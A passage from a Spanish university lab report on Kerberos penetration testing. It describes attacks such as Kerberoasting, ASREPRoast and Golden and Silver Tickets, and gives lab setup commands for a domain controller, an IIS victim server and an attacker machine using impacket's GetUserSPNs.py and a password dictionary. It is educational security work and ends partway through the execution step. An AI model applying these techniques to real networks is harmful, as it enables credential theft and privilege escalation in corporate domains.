



## 86.36 Criptografía y Seguridad Informática

Pentesting de Kerberos

2do Cuatrimestre de 2022

Alumno	Padrón	Email
Santiago Bianco	[REDACTED]	[REDACTED]
Cynthia Gamarra	[REDACTED]	[REDACTED]
Joaquín Miranda Iglesias	[REDACTED]	[REDACTED]
Nicolas Gatti	[REDACTED]	[REDACTED]
Alejandro Pernin	[REDACTED]	[REDACTED]

### Equipo docente:

Javier Vallejos Martinez

Hugo Pagola

<b>Alcances</b>	<b>3</b>
<b>Objetivos</b>	<b>3</b>
<b>Definición de tema</b>	<b>4</b>
<b>¿Qué es Kerberos?</b>	<b>4</b>
<b>¿Cómo funciona el protocolo?</b>	<b>4</b>
<b>¿Qué es un Penetration Test?</b>	<b>6</b>
<b>Ataques conocidos al protocolo</b>	<b>6</b>
<b>Fuerza bruta</b>	<b>6</b>
<b>ASREPRoast</b>	<b>7</b>
<b>Silver Ticket</b>	<b>7</b>
<b>Golden Ticket</b>	<b>8</b>
<b>Kerberoasting</b>	<b>8</b>
<b>Ataque a realizar</b>	<b>9</b>
<b>Máquinas virtuales utilizadas:</b>	<b>9</b>
<b>Configuración Pfsense</b>	<b>9</b>
<b>Configuración del controlador de dominio ( DC-01 )</b>	<b>11</b>
<b>Configuración del servidor de aplicaciones (víctima)</b>	<b>13</b>
<b>Configuración máquina atacante</b>	<b>15</b>
• <b>KALI (Linux)</b>	<b>15</b>
• <b>WINDOWS</b>	<b>16</b>
<b>Ejecución</b>	<b>16</b>
<b>Windows</b>	<b>16</b>
<b>Resultados obtenidos</b>	<b>22</b>
<b>Plan de mitigación para el ataque</b>	<b>23</b>
<b>Conclusiones</b>	<b>24</b>
<b>Bibliografía</b>	<b>25</b>
<b>Anexo I - Scripts</b>	<b>26</b>
<b>Anexo II</b>	<b>30</b>

## **Alcances**

Buscaremos cumplir con las siguientes expectativas en lo que concierne al trabajo práctico:

- Investigación de cómo explotar el protocolo Kerberos a través de sus vulnerabilidades.
- Implementación de una prueba de concepto.
- Explicación de formas de prevenir los ataques.

Elegiremos alguno de los tipos de ataque encontrados durante la investigación y mostraremos de qué manera se puede realizar. Un ejemplo de estos ataques comúnmente utilizado es el Kerberoasting. Mediante este ataque, un atacante puede suplantar la identidad de otra cuenta del dominio con el objetivo de escalar privilegios dentro de una red empresarial que utiliza Active Directory.

## **Objetivos**

- Aprender qué tipo de vulnerabilidades tiene kerberos y qué tipo de ataques se pueden realizar.
- Simular algunos de los ataques existentes.
- Encontrar de qué manera se pueden prevenir dichos ataques a través de las buenas prácticas.


## Definición de tema

### ¿Qué es Kerberos?

El protocolo Kerberos fue desarrollado por el MIT en su Proyecto Athena durante la década de 1980 y es uno de los métodos de autenticación más utilizados en la actualidad. Es un protocolo de autenticación de red que funciona sobre la base de tickets, lo que permite a los usuarios y servicios que se comunican a través de una red no segura probar sus identidades entre sí de forma segura. Los clientes obtienen tickets del Centro de distribución de claves (KDC) de Kerberos y los presentan a los servidores o servicios a los que desean acceder. Microsoft adoptó el protocolo Kerberos como el protocolo de autenticación preferido para Windows 2000 y los subsiguientes dominios de Active Directory, pero no usa el software MIT, sino que prefiere usar su propia extensión patentada para el conjunto de protocolos Kerberos.

Este protocolo soluciona la necesidad de replicar la contraseña en toda la red distribuida una vez que esta es cambiada.

### ¿Cómo funciona el protocolo?



En esta sección, explicaremos los componentes principales de la autenticación Kerberos.

- **Cliente:** actúa como representante del usuario e inicia la comunicación y la solicitud de servicio.
- **Servidor host:** es el servidor que aloja el servicio al que quiere acceder el usuario.
- **Servidor de autenticación :** realiza la autenticación del cliente deseada. Si esta se realiza con éxito, el **Servidor de autenticación** emite un ticket para el cliente llamado TGT (ticket-granting ticket). Este ticket garantiza a los demás servidores que el cliente está autenticado.
- **Ticket-granting server (TGS):** es un servidor de aplicación que emite tickets de servicio.
- **Centro de distribución de claves (KDC):** está formado por el servidor de autenticación y el ticket-granting server (TGS).

Los pasos del protocolo son los siguientes:

**Paso 1.** El cliente realiza una solicitud cifrada al servidor de autenticación.

Cuando el **Servidor de autenticación** recibe la solicitud, busca la contraseña en la base de datos de Kerberos mediante el ID de usuario. Si la contraseña de usuario es correcta, el **Servidor de autenticación** descifra la solicitud.

**Paso 2.** Una vez que se verifica el usuario, el **Servidor de autenticación** emite un ticket-granting ticket (TGT), que se envía de vuelta al cliente.

**Paso 3.** El cliente envía el ticket TGT al server TGS. Junto con este ticket, el cliente también indica el motivo de acceso al servidor de host. El TGS descifra el ticket con la clave secreta que comparten el **Servidor de autenticación** y el TGS.

**Paso 4.** Si el ticket TGT es válido, el TGS emite un ticket de servicio para el cliente.

**Paso 5.** El cliente envía el ticket de servicio al servidor de host. El servidor descifra el ticket con la clave secreta que comparten el servidor y el TGS.

**Paso 6.** Si las claves secretas coinciden, el servidor de host permite al cliente acceder al servicio. El ticket de servicio determina el tiempo que el usuario puede utilizar el servicio solicitado. Una vez caducado el acceso, se puede renovar con el comando Kinit repitiendo de nuevo todo el protocolo de autenticación de Kerberos.

## **¿Qué es un Penetration Test?**

Un Penetration Test (o prueba de penetración) es una manera de analizar la seguridad de los activos de una empresa de modo de mitigar las vulnerabilidades (si es que se detectan) para mejorar la seguridad de dichos activos. Generalmente, se compone de cinco fases:

- Reconocimiento
- Enumeración
- Análisis de vulnerabilidades
- Explotación
- Reporte

La fase de explotación no siempre se realiza, ya que a veces el objetivo solo es obtener un reporte de las vulnerabilidades de los activos.

La diferencia entre las fases de Reconocimiento y Enumeración recae principalmente en que la primera es pasiva, y la segunda activa. Es decir, en la fase de Reconocimiento se trata de obtener la mayor cantidad posible de información sobre los activos, sin interactuar con ellos. En cambio, durante la fase de enumeración si hay interacción.

## **Ataques conocidos al protocolo**

- Kerberos Brute-Force
- ASREPRoast
- Kerberoasting
- Pass the Key
- Pass the Ticket
- Silver Ticket
- Golden Ticket

## Fuerza bruta

Como Kerberos es un protocolo solo de autenticación, es posible realizar ataques de fuerza bruta contra el mismo. Esto significa que a priori nada impide que conocido un usuario pueda enviar peticiones de autenticación intentando distintas claves en el espacio de claves posibles hasta descubrir la clave del usuario y obtener acceso a los servicios de la misma.

Es por lo tanto de vital importancia que la configuración realizada sobre el sistema fuerce políticas de uso de claves seguras de forma que un ataque por fuerza bruta tenga mínima probabilidad de éxito. Así también, se pueden utilizar sistemas externos para proteger el entorno sobre el que corre Kerberos y limitar la capacidad de un atacante de realizar este tipo de ataques.

## ASREPRoast

En cuentas que no usan pre-autenticación cualquier host con acceso al AS puede hacer una petición a nombre de otro usuario y capturar el mensaje ASREP que responde el servidor. El mismo contiene parte del mensaje cifrado con la clave de la cuenta del usuario, por lo que un atacante podría guardar el mensaje y en forma completamente offline intentar hacer ingeniería inversa del mensaje a fin de revelar la clave del usuario. Este ataque adicionalmente es imposible de detectar, ya que una vez robado el mensaje el atacante no necesita revelar sus intenciones atacando al sistema hasta que descubre la clave.

La solución es forzar la pre autenticación a todos los servicios que se autentiquen con Kerberos, pero en algunos casos particulares los servicios no poseen esta capacidad, lo que los vuelve vulnerables. Pass The Key (PTK) y Pass the Ticket (PTT)

En Pass the Key el atacante se apropiá del hash NTLM de un usuario para luego fabricar (Forge) peticiones de tickets TGT de Kerberos en forma que para el AS la petición es válida. El AS entonces asignará el ticket y permitirá al atacante solicitar tickets de acceso a los servicios (TGS) como si estuviera autenticado.

Por otro lado, Pass the Ticket ocurre cuando el atacante secuestra un ticket TGT de un usuario y lo utiliza para enviar peticiones de tickets TGS de un usuario autenticado. Si los tickets TGT tienen una longitud de vida larga el atacante puede mantener su acceso durante más tiempo.

Generalmente, para limitar este ataque se puede configurar el Ticket Granting Server para que solo acepte un TGT una única vez, por lo que es improbable que aun si el atacante pudiera robar un ticket, logre utilizarlo antes que el usuario auténtico.

## Silver Ticket

En Silver Ticket el atacante fabrica un ticket TGS a partir de conocer el hash de una cuenta de servicio, esto le permite autenticarse directamente con el servicio final sin tener que pasar por el AS y el TGS.

Con este método, el atacante consigue acceso a los servicios atacados sin siquiera pasar por el AS y el TGS.

## Golden Ticket

En Golden Ticket, si un usuario logra obtener acceso al hash de la cuenta de administrador del servicio de Active Directory (**KRBTGT**) podría fabricar tickets de autenticación a cualquier servicio sin necesidad que los mismos sean generados desde el AS o el TGS. En este caso el atacante puede obtener acceso a cualquier servicio registrado dentro del servidor de Active Directory.

## Kerberoasting

En cuentas de servicio, un atacante puede capturar el **ticket TGS**, que contiene información encriptada con la clave de la cuenta de usuario, y luego en forma offline, hacer ingeniería inversa al mismo a fin de obtener la clave de la cuenta de servicio. Una vez obtenida la clave el atacante puede hacer peticiones en nombre del usuario y obtener acceso a los servicios de la cuenta.

Esto sirve sobre todo para atacar cuentas de servicio que también son cuentas de usuario ya que las claves suelen ser más cortas y fáciles de descifrar.

## **Ataque a realizar**

### **Máquinas virtuales utilizadas:**

- **Windows Server 2012** - Controlador de dominio
- **Windows Server 2012** - servidor que usa una cuenta de servicio (la víctima)
- **PfSense** - Router para darle acceso a internet a las demás VMs
- **Maquina atacante** - Kali

### **Configuración general**

**Observación:** Segmento de red elegido : # Red: 10.0.1.0/24

Direcciones IP de las máquinas:

- PfSense: 10.0.1.1
- Servidor de aplicaciones: 10.0.1.2
- Controlador de dominio DC-01: 10.0.1.3



### **Configuración PfSense**

Originalmente no consideramos implementar un router, pero al desarrollar el laboratorio se llegó a la conclusión de que se necesitaba uno, ya que se requería bajar algunas herramientas de internet desde las máquinas virtuales. Por lo que se decidió utilizar una máquina virtual de PfSense como router.

Para esta demostración no fue necesario configurar las opciones del firewall, pero en una red empresarial real sí lo sería, para evitar ataques externos.

A la máquina virtual de **PfSense** se le configuraron dos adaptadores de red, uno para la **red externa** (WAN - em0) y otra para la **red interna** (LAN - em1). Además, se configuró el ruteo NAT desde WAN a LAN y viceversa.

En las siguientes figuras se presenta la configuración de red en **VirtualBox** de esta máquina.



En la siguiente figura se muestra como está configurado el router. La **WAN** está asociada a la IP 10.0.2.15, asignada por DHCP mediante VirtualBox. Por otra parte, la IP de la **LAN** es estática, ya que el servidor **DHCP** fue configurado en el controlador de dominio.

```
Starting syslog...done.
Starting CRON... done.
pfSense 2.6.0-RELEASE amd64 Mon Jan 31 19:57:53 UTC 2022
Bootup complete

FreeBSD/amd64 (pfSense.home.arpa) (ttyv0)

KVM Guest - Netgate Device ID: a74443ff8e6845365c18

*** Welcome to pfSense 2.6.0-RELEASE (amd64) on pfSense ***

WAN (wan)      -> em0      -> v4/DHCP4: 10.0.2.15/24
LAN (lan)      -> em1      -> v4: 10.0.1.1/24

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces           10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults   13) Update from console
5) Reboot system               14) Enable Secure Shell (sshd)
6) Halt system                 15) Restore recent configuration
7) Ping host                   16) Restart PHP-FPM
8) Shell

Enter an option: ■
```

## Configuración del controlador de dominio ( DC-01 )

Además de ser el controlador de dominio, esta máquina también fue configurada como servidor **DHCP**. Los siguientes comandos fueron ejecutados desde Windows PowerShell.

1. Se renombró el nombre del servidor

*Rename-Computer -NewName DC-01*

2. Luego, se modificó su IP utilizando el siguiente comando:

*New-NetIPAddress -InterfaceAlias "Ethernet" -IPAddress 10.0.1.3  
-PrefixLength 24 -DefaultGateway 10.0.1.1*

3. Se convirtió el servidor en un controlador de dominio, y se instalaron las herramientas de administración de **Active Directory**

*Install-WindowsFeature AD-Domain-Services*

*Install-ADDSForest -DomainName infosec.local -InstallDNS*

```
Add-WindowsFeature RSAT-Role-Tools
```

```
Install-WindowsFeature -Name "RSAT-AD-PowerShell"  
-IncludeAllSubFeature
```

#### 4. Se fijó la IP en la que escucha el Servidor **DNS**

```
dnscmd DC-01 /resetlistenaddresses 10.0.1.3
```

#### 5. Configuración del **DNS** (Zona inversa y Forwarders)

```
Add-DnsServerPrimaryZone -DynamicUpdate Secure -NetworkId  
'10.0.1.0/24' -ReplicationScope Domain
```

```
Add-DnsServerResourceRecordPtr -Name "3" -ZoneName  
"1.0.10.in-addr.arpa" -AllowUpdateAny -TimeToLive 01:00:00 -AgeRecord  
-PtrDomainName "dc-01.infosec.local"
```

```
Add-DnsServerForwarder -IPAddress 8.8.8.8 -PassThru
```

```
Add-DnsServerForwarder -IPAddress 1.1.1.1 -PassThru
```

#### 6. Configuración del servidor **DHCP**

```
Install-WindowsFeature DHCP -IncludeManagementTools
```

```
Add-DHCPServerSecurityGroup
```

```
Add-DhcpServerv4Scope -Name 'infosec.local' -StartRange 10.0.1.2  
-EndRange 10.0.1.254 -SubnetMask 255.255.255.0
```

```
Set-DhcpServerv4OptionValue -ScopeID '10.0.1.0' -DNSServer 10.0.1.3  
-DNSDomain infosec.local -Router 10.0.1.1 -WinsServer 10.0.1.3
```

```
Add-DhcpServerv4Reservation -Scopeld 10.0.1.0 -IPAddress 10.0.1.3  
-ClientId <MAC DE LA INTERFAZ DE RED DE DC-01> -Description  
"Controlador de dominio"
```

```
Add-DhcpServerv4Reservation -Scopeld 10.0.1.0 -IPAddress 10.0.1.2  
-ClientId <MAC DE LA INTERFAZ DE RED DE SV-01> -Description  
"Servidor de Aplicaciones"
```

```
Add-DhcpServerInDC -DnsName DC-01.infosec.local
```

7. Creación de la cuenta de servicio para IIS. Lo importante de esta cuenta es que está asociada a un **SPN** (Service Principal Name), que es lo que ata a la cuenta de servicio con el tipo de servicio que utiliza y la máquina sobre la que se utiliza. En este caso, el SPN es: **HTTP/sv-01.infosec.local**

```
New-ADUser -Name "IIS Cuenta de Servicio" -SamAccountName  
iis_svc -UserPrincipalName iis_svc@infosec.local -AccountPassword  
(convertto-securestring "B.123456" -asplaintext -force)  
-PasswordNeverExpires $True -PassThru | Enable-ADAccount
```

```
setspn -s HTTP/sv-01.infosec.local INFOSEC\iis_svc
```

8. Creación de una cuenta de dominio para los ataques (en un entorno real, podría utilizarse una cuenta de usuario existente). No requiere ningún tipo de privilegios, solo pertenecer al dominio.

```
New-ADUser -Name "Test" -SamAccountName test  
-UserPrincipalName test@infosec.local -AccountPassword  
(convertto-securestring "Temp1234" -asplaintext -force)  
-PasswordNeverExpires $True -PassThru | Enable-ADAccount
```

## Configuración del servidor de aplicaciones (víctima)

Como aplicación, se eligió utilizar **IIS 6** (Internet Information Services).

1. Se renombró el servidor:

```
Rename-Computer -NewName SV-01
```

2. Se cambio la IP:

```
New-NetIPAddress -InterfaceAlias Ethernet -IPAddress 10.0.1.2  
-PrefixLength 24 -DefaultGateway 10.0.1.1
```

3. Unión del servidor de aplicaciones al dominio.

```
Add-Computer -DomainName "infosec.local" -Credential  
INFOSEC\Administrator -restart -force
```

#### 4. Instalación de IIS 6

```
Install-WindowsFeature -name Web-Server -IncludeManagementTools  
Install-WindowsFeature -name Web-Windows-Auth  
-IncludeManagementTools
```

#### 5. Configuración de IIS

```
Import-Module WebAdministration
```

- a. Eliminación de la web por defecto: Remove-Item 'IIS:\Sites\Default Web Site' -Confirm:\$false -Recurse

- b. Creación del nuevo grupo de aplicaciones y asociación con la cuenta de servicio creada

```
$appPool = New-WebAppPool -Name InfosecLocalPool  
$appPool.processModel.identityType = 3  
$appPool.processModel.userName = "INFOSEC\iis_svc"  
$appPool.processModel.password = "B.123456"  
$appPool | Set-Item
```

- c. Creación de la nueva página y habilitación de la autenticación por Kerberos

```
$WebSite = New-Website -Name sv-01.infosec.local  
-PhysicalPath "C:\InetPub\WWWRoot" -ApplicationPool  
($appPool.Name) -HostHeader sv-01.infosec.local
```

```
Set-WebConfigurationProperty -Filter  
/system.WebServer/security/authentication/anonymousAuthentication -Name enabled -Value $false -Location sv-01.infosec.local
```

```
Set-WebConfigurationProperty -Filter  
/system.WebServer/security/authentication/windowsAuthentication -Name enabled -Value $true -Location sv-01.infosec.local
```

```
Set-WebConfigurationProperty -Filter  
/system.webServer/security/authentication/windowsAuthentication -Name useAppPoolCredentials -Value $true -Location  
sv-01.infosec.local
```

Por defecto, una vez configurada la autenticación por Windows, IIS usa como proveedor de autenticación **“Negotiate”**, que trata de utilizar el protocolo Kerberos, si este está disponible, en caso contrario trata de autenticar utilizando **NTLM**.

## Configuración máquina atacante

La demostración del ataque se realizó de dos maneras distintas: una máquina de Windows para hacer un **Web Request** hacia el servidor de **IIS** utilizando las credenciales de un usuario del dominio, y por otra parte, una máquina de **Kali** para hacer uso del script  **GetUserSPNs.py** (provisto en los scripts de **impacket**), que obtiene los usuarios que tienen una SPN asociada y hace un request hacia el controlador de dominio para obtener los hashes de los tickets.

- **KALI (Linux)**

Se usó la VM provista por la cátedra y se corrieron los siguientes comandos para actualizar impacket, y unirla al dominio:

*sudo apt update*

*sudo pip install -U impacket*

*sudo apt install ntp*

*sudo apt install -y realmd sssd sssd-tools samba-common krb5-user packagekit samba-common-bin samba-libs adcli*

- Además, se editó el archivo */etc/krb5.conf* :

*[logging]*

*default = FILE:/var/log/krb5libs.log*

*kdc = FILE:/var/log/krb5kdc.log*

*admin\_server = FILE:/var/log/kadmind.log*

*[libdefaults]*

*default\_realm = INFOSEC.LOCAL*

*dns\_lookup\_realm = true*

*dns\_lookup\_kdc = true*

*ticket\_lifetime = 24h*

*renew\_lifetime = 7d*

*forwardable = true*

*rdns = false*

*[realms]*

*[domain\_realm]*

- Y se editó el archivo */etc/samba/smb.conf*, modificando (y agregando) las siguientes líneas:

```
[global]
```

```
## Browsing/Identification ###
```

```
# Change this to the workgroup/NT-domain name your Samba server  
will part of  
workgroup = INFOSEC  
realm = INFOSEC.LOCAL  
security = ads
```

- Finalmente, se unió la máquina al dominio

```
kinit Administrator@INFOSEC.LOCAL  
net ads join -U INFOSEC\Administrator
```

- **WINDOWS**

Se usó la VM provista por la cátedra (**h4ckl4b**).

## Ejecución

**Requisitos:** tener acceso a una cuenta del dominio (INFOSEC\test). Para los ataques por diccionario, se utilizó el diccionario rockyou.txt, pero a fin de la demostración, se le agregó la contraseña elegida para la cuenta de servicio IIS. Esto fue más que nada para poder demostrar cómo realizar el ataque por diccionario.

## Windows

1. Loguearse con la cuenta de dominio creada anteriormente. (Test)
2. Abrir **Wireshark**, ponerlo a escuchar y filtrar por **kerberos**

```
Invoke-WebRequest http://sv-01.infosec.local -UseDefaultCredential  
-UseBasicParsing
```

```


Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6


PS C:\Users\test> Invoke-WebRequest http://sv-01.infosec.local -UseDefaultCredentials -UseBasicParsing

StatusCode      : 200
StatusDescription : OK
Content         : <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
